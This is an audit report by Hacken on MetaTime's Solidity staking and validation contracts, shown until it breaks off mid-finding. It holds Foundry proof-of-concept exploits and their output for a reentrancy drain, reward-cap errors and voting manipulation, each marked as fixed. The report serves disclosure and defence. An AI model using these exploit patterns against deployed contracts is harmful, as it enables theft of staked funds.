HACKEN

# SMART CONTRACT CODE REVIEW AND SECURITY ANALYSIS REPORT

**Customer**: MetaTime
**Date**: 7 November, 2023

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io



## Document

| | |
|---|---|
| **Name** | Smart Contract Code Review and Security Analysis Report for MetaTime |
| **Approved By** | Luciano Ciattaglia \| Head of Services<br>Grzegorz Trawiński \| Lead Solidity SC Auditor at Hacken OÜ |
| **Auditor** | Ataberk Yavuzer \| Senior Solidity SC Auditor at Hacken OÜ |
| **Tags** | Layer 2; Proof of Stake; Yield |
| **Platform** | EVM |
| **Language** | Solidity |
| **Methodology** | Link |
| **Website** | https://metatime.com |
| **Changelog** | 26.10.2023 - Initial Review<br>07.11.2023 - Second Review |

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

# Table of contents

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

## Introduction

Hacken OÜ (Consultant) was contracted by MetaTime (Customer) to conduct a Smart Contract Code Review and Security Analysis. This report presents the findings of the security assessment of the Customer's smart contracts.

## System Overview

*MetaTime* is a Layer 1 protocol with the following contracts:

- *BlockValidator* – a contract for validating and finalizing blocks.
- *Bridge* – a smart contract for bridging tokens to another chain.
- *Macrominer* – a contract for managing and voting on the status of macrominers which is one of the main types of nodes in the protocol.
- *Metaminer* – a smart contract representing a Metaminer which is one of the main types of nodes, allowing users to stake and participate in block validation.
- *Microminer* – a smart contract to manage Microminer nodes on the protocol which is another miner type to participate in votes.
- *MinerFormula* – a smart contract for managing reward calculation formulas for miners.
- *MinerHealthCheck* – a contract for checking and managing miner health status.
- *MinerList* – a smart contract for managing a list of miners.
- *TxValidator* – a contract for validating transactions and managing votes on transactions.
- *MinerPool* – contract which manages the distribution of tokens to miners based on their activity. This contract interacts with MinerHealthCheck and TxValidator contracts for rewards
- *RewardsPool* – a smart contract for distributing tokens over a specified period of time for mining purposes. This contract interacts with the BlockValidator contract for rewards.

### Privileged roles

- The protocol owner (`OWNER_ROLE`) can modify blacklist users and freeze Bridge contracts, enroll Metaminer nodes, extend their subscriptions, set share percentage information for miners, and change timeout for miner nodes.
- Validators (`VALIDATOR_ROLE`) can add a block payload to the queue for a specific block.
- Managers (`MANAGER_ROLE`) are responsible for making calls from other contracts in the protocol. The `MANAGER_ROLE` will be granted to smart contracts by protocol owners.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

# Executive Summary

The score measurement details can be found in the corresponding section of the scoring methodology.

## Documentation quality

The total Documentation Quality score is **10** out of **10**.

- Functional requirements are provided.
- Business logic is provided.
- Use cases are provided very detailed.
- Technical description is provided.

## Code quality

The total Code Quality score is **10** out of **10**.

- The development environment is configured.
- The code follows the Solidity Style Guide.
- The code is optimized from a gas consumption perspective.

## Test coverage

Code coverage of the project is **100%** (branch coverage).

- Deployment and basic user interactions are covered with tests.
- All protocol features and cases are covered with tests.

## Security score

As a result of the second audit, the code contains **0** critical, **0** high, **0** medium and **0** low severity issues. The security score is **10** out of **10**.

All found issues are displayed in the “Findings” section.

## Summary

According to the assessment, the Customer's smart contract has the following score: **10**. The system users should acknowledge all the risks summed up in the risks section of the report.




*Table. The distribution of issues during the audit*

| Review date | Low | Medium | High | Critical |
|---|---|---|---|---|
| 26 October 2023 | 7 | 4 | 3 | 3 |
| 5 November 2023 | 0 | 1 | 0 | 0 |
| 7 November 2023 | 0 | 0 | 0 | 0 |

## Risks

- Validators have full authority on block payloads. Therefore, they can craft malicious block payloads by setting high txRewards.
- If *MANAGER_ROLE* accidentally grants any **EOA address** by the owner, that user can drain all balance on **MinerPool**, **RewardsPool**, **BlockValidator**, **MainnetBridge**, **Bridge, MainnetBridge** contracts since these contracts have ether sending functions. Additionally, it is possible to mint unlimited **MetaPoints** with the same permission.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

# Findings

## ■■■■ Critical

### C01. Drain of funds by calling unsubscribe() function due to reentrancy

| | |
|---|---|
| **Impact** | **High** |
| **Likelihood** | **High** |

**Metaminer** contract is a part of MetaGenesis contracts which helps users to become Metaminers on protocol to stake and participate block validations. Users can be enlisted as Metaminers after paying 1.1M MTC (**1M STAKE AMOUNT + 100K ANNUAL FEE**). Also, the protocol introduces the *unsubscribe()* function which helps users to unsubscribe and claim their STAKE AMOUNT later.

Any user can drain all stakes from the **Metaminer** contract by making a reentrant call via *unsubscribe()* function. Lack of **Check-Effect-Interaction** pattern application or missing reentrancy protection mutex, it is possible to trigger the exploit and drain the contract constantly.

```
function _unsubscribe(address miner) internal returns (bool) {
     (bool sent, ) = address(miner).call{value: STAKE_AMOUNT}("");
     require(sent, "Metaminer: Unsubsribe failed");
     minerList.deleteMiner(miner, MinerTypes.NodeType.Meta);
     minerSubscription[miner] = 0;
     // must be delete old shareholders
     return (true);
 }
```

A malicious actor can exploit this Reentrancy vulnerability by deploying a malicious contract and trigger the internal *_unsubscribe()* function multiple times on the *receive()* function to receive **more funds than expected**.

The main reason for this vulnerability is that the **Check-Effect-Interaction** pattern application is incorrect.

**Proof of Concept**

1. Create a malicious contract which makes an external call to *Metaminer.unsubscribe()* function on its *receive()* function.
2. Call *Metaminer.setMiner()* function from the malicious contract with the necessary amount.
3. Trigger *Metaminer.unsubscribe()* function from the malicious contract.
4. The *Metaminer* contract will be depleted due to reentrant calls.

Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_reentrancyScenarioPoC01() public {
    for (uint256 i; i < 22;) {
        address currAddr = vm.addr(5000 + i);
        vm.deal(currAddr, STAKE_AMOUNT + ANNUAL_AMOUNT);
        vm.prank(currAddr);
        metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();

        unchecked {
            ++i;
        }
    }

    vm.startPrank(attacker);

    uint256 attackerInitialBalance = address(attacker).balance;
    MockReentrantValidator maliciousMiner = new
MockReentrantValidator(address(metaminerContract));
    maliciousMiner.attack{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();
    maliciousMiner.destruct();

    vm.stopPrank();

    uint256 attackerFinalBalance = address(attacker).balance -
attackerInitialBalance;

    assertEq(attackerFinalBalance, STAKE_AMOUNT); // result: attacker gets more
than initial amount
}
```

**Test Result:**

```
Running 1 test for test/tests/utils/MetaMiner.t.sol:MetaMinerTest
[FAIL. Reason: Assertion failed.] test_reentrancyScenarioPoC01() (gas: 4237300)
Logs:
  Error: a == b not satisfied [uint]
        Left: 11900000000000000000000000
       Right: 10000000000000000000000000

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 6.26ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/tests/utils/MetaMiner.t.sol:MetaMinerTest
[FAIL. Reason: Assertion failed.] test_reentrancyScenarioPoC01() (gas: 4237300)
```

**Path**

- utils/Metaminer.sol:
  - unsubscribe()
  - _unsubscribe()

**Recommendation**

1. **Adopt the Checks-Effects-Interactions Pattern:** Ensure the function first checks conditions, then updates any necessary state variables, and finally interacts with other contracts.

2. **Implement a Reentrancy Guard:** Integrate a reentrancy lock or guard mechanism to prevent recursive function calls from external contracts. This will act as a primary safeguard against repeated invocations of the ether sending function.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***630c7d***)

**Remediation**: The Checks-Effects-Interactions pattern is corrected within a given commit. In addition, OpenZeppelin's **nonReentrant** modifier is implemented for specified functions above.

### C02. Over-rewarding users due to inconsistency on MinerFormulas

| | |
|---|---|
| **Impact** | **High** |
| **Likelihood** | **High** |

The whitepaper covers various aspects of the concept and its usage and contains most rules for the protocol. These rules should be followed on the code base to avoid inconsistencies.

The MinerFormulas contract includes all types of calculations for the rewarding mechanism. Maximum limits for daily rewards were also defined in this contract.

The protocol does not follow some significant rules on the code base. For instance, a light macronode (**MacroLight**) can earn a maximum of **50 MTC** within a day according to the whitepaper.

> Light Node can track the reward it is entitled to from the miner pool with hourly updates, but the reward can only be transferred to its wallet at 00:00 (UTC). A Light Node can earn a maximum of 50 MTC within a 24-hour period.

However, the MinerFormulas has multiple instances of incorrect definitions for hardcap calculations. For the given example, the contract uses **50.000 MTC** as max limit instead of **50 MTC**. Therefore, users are able to earn much more rewards than expected.

As another example, users should pay **100 MTC** to become a **MacroLight** node. But, the **50th MacroLight** node is able to claim **2472 MTC** per day instead of **50 MTC** due to incorrect definition of hardcap. In this case, users can become Macrominer nodes to benefit from this over-rewarding. The same problem exists on other hardcap formulas.

Maximum limit (**150.000 MTC** in total instead of **150 MTC**) for **MacroArchive** node:

```
uint256 public constant MACROMINER_ARCHIVE_HARD_CAP_OF_FIRST_FORMULA =
    135_000 * 10 ** 18;
/// @notice hardcap of macrominer(archive) according to second formula
uint256 public constant MACROMINER_ARCHIVE_HARD_CAP_OF_SECOND_FORMULA =
    15_000 * 10 ** 18;
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

Maximum limit (**100.000 MTC** in total instead of **100 MTC**) for **MacroFull** node:

```
    uint256 public constant MACROMINER_FULLNODE_HARD_CAP_OF_FIRST_FORMULA =
        90_000 * 10 ** 18;
    /// @notice hardcap of macrominer(fullnode) according to second formula
    uint256 public constant MACROMINER_FULLNODE_HARD_CAP_OF_SECOND_FORMULA =
        10_000 * 10 ** 18;
```

Maximum limit (**50.000 MTC** in total instead of **50 MTC**) for **MacroLight** node:

```
    uint256 public constant MACROMINER_LIGHT_HARD_CAP_OF_FIRST_FORMULA =
        45_000 * 10 ** 18;
    /// @notice hardcap of macrominer(light) according to second formula
    uint256 public constant MACROMINER_LIGHT_HARD_CAP_OF_SECOND_FORMULA =
        5_000 * 10 ** 18;
```

**Proof of Concept**

The Foundry test case which describes the lifecycle of the possible attack is attached below:

```
function test_pingOverrewardingUsersPoC01() public {
    uint256 dailyRewardForLightNodeWhitepaper = 50 ether;
    uint256 firstBalance_lastNode;
    uint256 finalBalance_lastNode;
    for (uint256 i; i < 50; i++) {
        address currAddr = vm.addr(2000 + i);
        vm.deal(currAddr, 100 ether); // initial balance: 100 MTC
        vm.prank(currAddr);
        macroMiner.setMiner{value:
MACROMICRO_STAKE_AMOUNT}(MinerTypes.NodeType.MacroLight);
        firstBalance_lastNode = address(currAddr).balance;

        for (uint256 k; k < 6; k++) {
            // 6 * 4 -> 24 hours active time
            skip(4 hours); // nodes can earn rewards for every 4 hours
            vm.prank(currAddr);
            minerHealthCheck.ping(MinerTypes.NodeType.MacroLight);
        }
        finalBalance_lastNode = address(currAddr).balance;
    }
    uint256 result = finalBalance_lastNode - firstBalance_lastNode;
    assertLe(result, dailyRewardForLightNodeWhitepaper); // expectation:
condition (FinalBalance <= 50 MTC) should pass
}
```

**Test Result:**

```
Running 1 test for test/tests/utils/MinerHealthCheck.t.sol:MinerHealthCheckTest
[FAIL. Reason: Assertion failed.] test_pingOverrewardingUsersPoC01() (gas: 26890484)
Logs:
  Error: a <= b not satisfied [uint]
    Value a: 247286551626470047680O
    Value b: 5000000000000000000

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 41.79ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/tests/utils/MinerHealthCheck.t.sol:MinerHealthCheckTest
[FAIL. Reason: Assertion failed.] test_pingOverrewardingUsersPoC01() (gas: 26890484)
```

**Path**

- utils/MinerFormulas.sol:
  - MACROMINER_ARCHIVE_HARD_CAP_OF_FIRST_FORMULA
  - MACROMINER_ARCHIVE_HARD_CAP_OF_SECOND_FORMULA
  - MACROMINER_FULLNODE_HARD_CAP_OF_FIRST_FORMULA
  - MACROMINER_FULLNODE_HARD_CAP_OF_SECOND_FORMULA
  - MACROMINER_LIGHT_HARD_CAP_OF_FIRST_FORMULA
  - MACROMINER_LIGHT_HARD_CAP_OF_SECOND_FORMULA

- core/MinerPool.sol:
  - core/MinerPool.sol#L171
  - core/MinerPool.sol#L177

**Recommendation**

It is recommended to change the limit variables on MinerFormulas to match the limits defined in the whitepaper to prevent over-rewarding.

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***f5bf3a***)

**Remediation**: The hardcap formulas are corrected with the latest update. It is no longer possible to receive rewards above 50 MTC per day. This situation was confirmed by the tests performed.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### C03. Vote functionality in TxValidator is open to manipulation

| | |
|---|---|
| **Impact** | **High** |
| **Likelihood** | **High** |

The **TxValidator** contract is another infrastructure of MetaGenesis contracts. A web service indexes transactions and sends these transactions to the **TxValidator** contract via *addTransaction()* function.

There are only two options on the *TxValidator.voteTransaction()* function for voting on the **TxValidator** contract. According to the majority of votes, the contract distributes rewards to node operators. Users can only cast votes for **YES** or **NO**.

The **TxValidator** contract produces different rewarding amounts for two different votes which is quite unfair and it can affect the result of votings.

**Scenario 1 - 18 miners vote for YES, 14 miners vote for NO:**

```
In this case, there will be a handler reward.

trueVotersLength: 18
txReward: 500000000000000000 (0.5 ether)
handlerReward: 250000000000000000 (0.25 ether)
voteRewardDecisionTrue: (txReward - handlerReward) / trueVotersLength
voteRewardDecisionTrue: 13888888888888888 MTC per voter
```

**Scenario 2 - 14 miners vote for YES, 18 miners vote for NO:**

```
There will be no handler reward this time.

falseVotersLength: 18
txReward: 500000000000000000 (0.5 ether)
handlerReward: 0
voteRewardDecisionFalse: txReward / falseVotersLength
voteRewardDecisionFalse: 27777777777777777 MTC per voter
```

Users are most likely to vote for **NO** since that code block excludes the **handlerReward** from total rewards.

As a result, the vote functionality for all transactions to be finalized in the protocol will be **invalid** and the reward mechanism will be **open to manipulation** by the people performing the voting.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

```
if (decision) {
    uint256 voteReward = (txReward - handlerReward) /
        trueVotersLength;
    minerPool.claimTxReward(txPayload.handler, handlerReward);
    for (uint256 i = 0; i < trueVotersLength; i++) {
        address trueVoter = trueVoters[i];
        minerPool.claimTxReward(trueVoter, voteReward);
    }
}
```

If the decision variable was set to **true**, the **handlerReward** will be decreased from whole voter rewards.

```
else {
    uint256 voteReward = txReward / falseVotersLength;
    for (uint256 i = 0; i < falseVotersLength; i++) {
        address falseVoter = falseVoters[i];
        minerPool.claimTxReward(falseVoter, voteReward);
    }
}
```

However, the **else** statement of that function does not decrease the **handlerReward** from **voteReward** variable.

**Proof of Concept**

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_votersReceiveMoreRewardForNoVotePoC01() public {
    //* first TX setup

    vm.startPrank(standart_user1);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroArchive);

    changePrank(manager);

    uint256 currBlock = block.number;
    bytes32 txHash = keccak256(abi.encode(currBlock));
    address handler = standart_user1;
    uint256 reward = 1 ether;
    MinerTypes.NodeType nodeType = MinerTypes.NodeType.MacroArchive;

    txValidator.addTransaction(txHash, handler, reward, nodeType);

    //* funding wallets and setting miners

    for (uint256 i; i < 18;) {
        // 18 miners from both parties
        vm.deal(vm.addr(4000 + i), STAKE_AMOUNT);
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

```
        vm.deal(vm.addr(5000 + i), STAKE_AMOUNT);
        changePrank(vm.addr(4000 + i));
        macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroLight);
        changePrank(vm.addr(5000 + i));
        macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroLight);

        unchecked {
            ++i;
        }
    }

    //* Scenario 1: Vote results -> 18 YES, 14 NO

    for (uint256 i; i < 18;) {
        address voterYes = vm.addr(4000 + i);
        changePrank(voterYes);
        txValidator.voteTransaction(txHash, true,
MinerTypes.NodeType.MacroLight);
        unchecked {
            ++i;
        }
    }

    for (uint256 i; i < 14;) {
        address voterNo = vm.addr(5000 + i);
        changePrank(voterNo);
        txValidator.voteTransaction(txHash, false,
MinerTypes.NodeType.MacroLight);
        unchecked {
            ++i;
        }
    }

    address firstVoterYes = vm.addr(4000);
    address firstVoterNo = vm.addr(5000);

    uint256 voterYesBalanceCase1 = address(firstVoterYes).balance; //
13888888888888888

    //* Second TX setup

    changePrank(manager);
    currBlock = block.number + 1;
    txHash = keccak256(abi.encode(currBlock));
    txValidator.addTransaction(txHash, handler, reward, nodeType);

    //* Scenario 2: Vote results -> 14 YES, 18 NO

    for (uint256 i; i < 14;) {
        address voterYes = vm.addr(4000 + i);
        changePrank(voterYes);
        txValidator.voteTransaction(txHash, true,
MinerTypes.NodeType.MacroLight);
        unchecked {
```

```
            ++i;
        }
    }

    for (uint256 i; i < 18;) {
        address voterNo = vm.addr(5000 + i);
        changePrank(voterNo);
        txValidator.voteTransaction(txHash, false,
MinerTypes.NodeType.MacroLight);
        unchecked {
            ++i;
        }
    }
    vm.stopPrank();
    uint256 voterNoBalanceCase2 = address(firstVoterNo).balance; //
27777777777777777
    assertEq(voterYesBalanceCase1, voterNoBalanceCase2);
}
```

**Test Result**

```
Running 1 test for test/tests/utils/TxValidator.t.sol:TxValidatorTest
[FAIL. Reason: Assertion failed.] test_votersReceiveMoreRewardForNoVotePoC01() (gas: 8000129)
Logs:
  Error: a == b not satisfied [uint]
        Left: 13888888888888888
       Right: 27777777777777777

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 14.93ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/tests/utils/TxValidator.t.sol:TxValidatorTest
[FAIL. Reason: Assertion failed.] test_votersReceiveMoreRewardForNoVotePoC01() (gas: 8000129)
```

**Path**

- utils/TxValidator.sol:
  - TxValidator.sol#L308-L315
  - TxValidator.sol#L316-L321

**Recommendation**

Discard the **handlerReward** from the total txReward amount for both calculations. Instead, that reward should be decreased from the share of the contract.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***ca9508***)

**Remediation**: The *_shareReward()* function logic is changed and both **YES** and **NO** parties will have the same formula for rewarding process.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

## High

### H01. Macrominer nodes can gain full authority over reward decisions in short period

| Impact | High |
| --- | --- |
| Likelihood | Medium |

The aim of the **TxValidator** contract is to validate transactions and manage voting for these transactions.

Therefore, there is another voting functionality on the **TxValidator** contract which allows **Macrominer nodes** to make a decision on distributing the reward to the **Handler (validator)** address.

When a transaction comes to be validated, **Macrominer nodes** should vote to decide if the Handler address should claim the handler reward or not. Also, the **MetaPoint token** balance of nodes has important weight on votes.

According to the concept, there are two different ways to end the voting:

1. Total vote points should reach **100 MTC**.
2. In total, 32 votes should be cast.

```
function _calculateVotePoint(
        address voter,
        MinerTypes.NodeType nodeType
    ) internal view returns (uint256) {
        uint256 votePoint = VOTE_POINT;
        if (nodeType == MinerTypes.NodeType.Micro) {
            return votePoint;
        }

        uint256 metaPointsBalance = metaPoints.balanceOf(voter);
        votePoint *= (metaPointsBalance > 0 ? metaPointsBalance / 1 ether : 1);

        return votePoint;
    }
```

Any user with **50 MP** will have full power on the voting functionality. It is possible to reach **50 MP** in 16 days when a node operator enrolls to the protocol with 3 different **Macrominer node** types and stays **active** for **16 days**. Basically, the protocol will grant **~1 MP** for each node type. At the end of the 16th day, the node operator will have **50 MP** and it will have full power on reward decisions for transactions.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

According to the *TxValidator* contract, voters will claim rewards if they are in the majority group of voting results under normal circumstances. These rewards will be distributed according to the number of the winning party.

```
bool tie = (trueVotersLength == falseVotersLength ? true : false);
bool decision = (trueVotersLength > falseVotersLength ? true : false);

if (!tie) {
    uint256 txReward = txPayload.reward;
    uint256 minerPoolPercent = (minerFormulas.BASE_DIVIDER() /
        minerFormulas.METAMINER_MINER_POOL_SHARE_PERCENT());
    txReward /= minerPoolPercent;

    uint256 handlerReward = txReward /
        (minerFormulas.BASE_DIVIDER() / HANDLER_PERCENT);
    if (decision) {
        uint256 voteReward = (txReward - handlerReward) /
            trueVotersLength;
        minerPool.claimTxReward(txPayload.handler, handlerReward);
        for (uint256 i = 0; i < trueVotersLength; i++) {
            address trueVoter = trueVoters[i];
            minerPool.claimTxReward(trueVoter, voteReward);
        }
    } else {
        uint256 voteReward = txReward / falseVotersLength;
        for (uint256 i = 0; i < falseVotersLength; i++) {
            address falseVoter = falseVoters[i];
            minerPool.claimTxReward(falseVoter, voteReward);
        }
    }
```

However, a 16-day node operator can eliminate all this voting functionality. It can ensure that no reward is given to the handler and all rewards are collected on it.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

**Proof of Concept**

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_sameAddrFullVotingPowerIn16DaysPoC01() public {
    vm.startPrank(standart_user1);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroArchive);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroLight);
    // 17 days since there is a small precision loss on rewards,
    // Reaching 16th day and first hour should be sufficient
    for (uint256 i; i < 17;) {
        for (uint256 k; k < 6;) {
            skip(4 hours);
            minerHealthCheck.ping(MinerTypes.NodeType.MacroArchive);
            minerHealthCheck.ping(MinerTypes.NodeType.MacroFullnode);
            minerHealthCheck.ping(MinerTypes.NodeType.MacroLight);
            unchecked {
                ++k;
            }
        }
        unchecked {
            ++i;
        }
    }

    changePrank(standart_user2);
    minerHealthCheck.ping(MinerTypes.NodeType.MacroFullnode);

    changePrank(manager);
    uint256 currBlock = block.number;
    bytes32 txHash = keccak256(abi.encode(currBlock));
    address handler = standart_user2;
    uint256 reward = 1 ether;
    txValidator.addTransaction(txHash, handler, reward,
MinerTypes.NodeType.MacroFullnode);

    changePrank(standart_user1);
    txValidator.voteTransaction(txHash, false, MinerTypes.NodeType.MacroArchive);

    vm.stopPrank();
}
```

**Test Result:**


The *TxValidator.voteTransaction()* function emits a *DoneTransaction* event with only 1 vote.

**Path**

- utils/TxValidator.sol:
  - utils/TxValidator.sol#L190
  - utils/TxValidator.sol#L193
  - utils/TxValidator.sol#L228-L234
  - utils/TxValidator.sol#L266-L267

**Recommendation**

Consider changing the vote point calculation formula. Due to the formula currently used, users can have full authority on all types of voting in a very short time.

**Found in:** e187053a

**Status**: **Fixed** (Revised commit: ***d10f99***)

**Remediation**: The *votePoint* calculation is slightly different from the previous version. Only the addition operation is getting used rather than multiplication. Therefore, it will take so much longer to have full authority on votes.

### H02. Unpaid validators can getting paid and deny unsubscribe() right of paid validators

| | |
|---|---|
| **Impact** | **High** |
| **Likelihood** | Medium |

Protocol users must call the *Metaminer.setMiner()* function with the cost of **STAKE_AMOUNT + ANNUAL_AMOUNT** to become a **Metaminer node**. Users who are **Metaminer nodes** can also call the *unsubscribe()* function to remove their rights. This function deletes users from the miner list and refunds the STAKE_AMOUNT amount paid to the caller.

The protocol owner can also grant the **Metaminer node** role to someone else by calling *Metaminer.setValidator()* function to give the same right. As an outcome of incomplete balance tracking, these **Metaminer nodes** can also benefit from the **STAKE_AMOUNT** payment through the *unsubscribe()* function, which they are not entitled to.

```
function unsubscribe() external isMiner(msg.sender) returns (bool) {
    _unsubscribe(msg.sender);
    emit MinerUnsubscribe(msg.sender);
    return (true);
}
```

The situation impacts two flows such as;

1. Metaminer nodes set by the owner can be redeemed with **1M MTC** (which is a big amount for the protocol) without paying anything to be enlisted as Metaminer nodes while other users pay.
2. Users who paid **1M MTC** to become a validator can lose their **unsubscribe** right if the total balance in the protocol is less than **1MTC**.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### Proof of Concept

The Foundry test case which shows the lifecycle of the possible attack is attached below:

```
function test_unpaidValidatorStealsAndDeniesUnsubscribePoC01() public {
    vm.deal(address(rewardPool), 10 ether);
    vm.deal(attacker, 0);

    vm.startPrank(standart_user1);
    metaminerContract.setMiner{value: STAKE_AMOUNT + ANNUAL_AMOUNT}();

    changePrank(owner);
    metaminerContract.setValidator(attacker);

    changePrank(attacker);
    metaminerContract.unsubscribe();

    changePrank(standart_user1);
    metaminerContract.unsubscribe(); // paid user will not be able to call
`unsubscribe()` function

    vm.stopPrank();
}
```

### Test Result:


### Path

- utils/Metaminer.sol:
  - utils/Metaminer.sol#L119-123
  - utils/Metaminer.sol#L155-158
  - utils/Metaminer.sol#L326
  - utils/Metaminer.sol#L165-174

**Recommendation**

It is recommended to implement a mapping to account payments for node subscriptions. If someone pays to become a miner node, the *subscriptions* mapping should be increased according to the paid amount. The redeemed amount must be also equal to the paid amount.

```
mapping(address => uint256) public subscriptions;
```

```
function _unsubscribe(address miner) internal returns (bool) {
        uint256 paidAmount = subscriptions[miner];
        delete minerSubscription[miner];
        delete subscriptions[miner];
        minerList.deleteMiner(miner, MinerTypes.NodeType.Meta);
        (bool sent, ) = address(miner).call{value: paidAmount}("");
        require(sent, "Metaminer: Unsubsribe failed");
        // must be delete old shareholders
        return (true);
    }
```

**Found in:** e187053a

**Status**: Fixed (Revised commit: ***93d142***)

**Remediation**: The vulnerable *setValidator()* function is removed from the contract completely.

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### H03. Macrominers can cast unlimited votes to kick inactive miners

| | |
|---|---|
| **Impact** | Medium |
| **Likelihood** | High |

**Macrominer** contract is a part of MetaGenesis contracts which helps users to be enlisted as Macrominer nodes on protocol to stake and participate in block validations. Users can be enlisted as Macrominers after paying **100 MTC**. These nodes have power on kicking inactive miners by voting.

Basically, all node types should *ping()* the **MinerHealthCheck** contract periodically to avoid losing their **active** statuses. If a node becomes inactive, it cannot claim protocol rewards and can be kicked out of the protocol by voting.

The *Macrominer.checkMinerStatus()* function is another external function which helps to check if a specified node and node-type pair is **active** on protocol. In case of detecting an **inactive node** on the protocol, that function starts a voting to kick the node. In addition, **Macrominer nodes** can earn **1 MetaPoint** token which affects voting when they are active for a 24-hour period.

**Macrominer nodes** have the weight of their **MetaPoint** balances in voting. If total vote points reach **100 MP Tokens**, inactive nodes can be removed from the protocol.

The *Macrominer.checkMinerStatus()* function does not have a sanity check if a **Macrominer node** previously voted for an inactive node. Therefore, **Macrominer nodes** can cast unlimited votes to kick an inactive node directly no matter their **MP balance**.

Node operators can call the *ping()* function to gain **active** status to downvote while a voting continues. However, inactive node operators will be kicked out immediately if a malicious **Macrominer node** continuously calls the *Macrominer.checkMinerStatus()* function to reach *VOTE_POINT_LIMIT*.

```
        Vote storage vote = votes[votedMinerAddress][votedMinerNodeType];

        if (isAlive == false) {
            uint256 mpBalance = metapoints.balanceOf(msg.sender);
            if (mpBalance + vote.point >= VOTE_POINT_LIMIT) {
                // If enough votes have been collected, kick the miner.
                _kickMiner(votedMinerAddress, votedMinerNodeType);
```

Hacken OÜ
Parda 4, Kesklinn, Tallinn,
10151 Harju Maakond, Eesti,
Kesklinna, Estonia
support@hacken.io

### Proof of Concept

The Foundry test case which can be run against a local Ethereum fork is attached below:

```
function test_macroMinerVoteScenarioMultipleVotePoC01() public {
    vm.prank(attacker);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroArchive);

    vm.prank(standart_user3);
    macroMiner.setMiner{value: STAKE_AMOUNT}(MinerTypes.NodeType.MacroLight);

    skip(4 hours);
    vm.prank(attacker);
    minerHealthCheck.ping(MinerTypes.NodeType.MacroArchive);

    skip(1 hours);

    uint256 metaPointBalance = metaPoints.balanceOf(attacker);

    vm.startPrank(attacker);

    for (uint256 i; i < 50; i++) {
        // attacker votes 50 times by calling checkMinerStatus function
constantly
        macroMiner.checkMinerStatus(
            standart_user3, MinerTypes.NodeType.MacroLight,
MinerTypes.NodeType.MacroArchive
        );
    }

    vm.stopPrank();

    (, uint256 votePoint,) = macroMiner.votes(standart_user3,
MinerTypes.NodeType.MacroLight);
    assertEq(votePoint, metaPointBalance);
}
```

### Test Result:

```
Running 1 test for test/tests/utils/MacroMiner.t.sol:MacroMinerTest
[FAIL. Reason: Assertion failed.] test_macroMinerVoteScenarioMultipleVotePoC01() (gas: 1060620)
Logs:
  Error: a == b not satisfied [uint]
        Left: 8333333333333280000
       Right: 166666666666665600

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 8.18ms
Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/tests/utils/MacroMiner.t.sol:MacroMinerTest
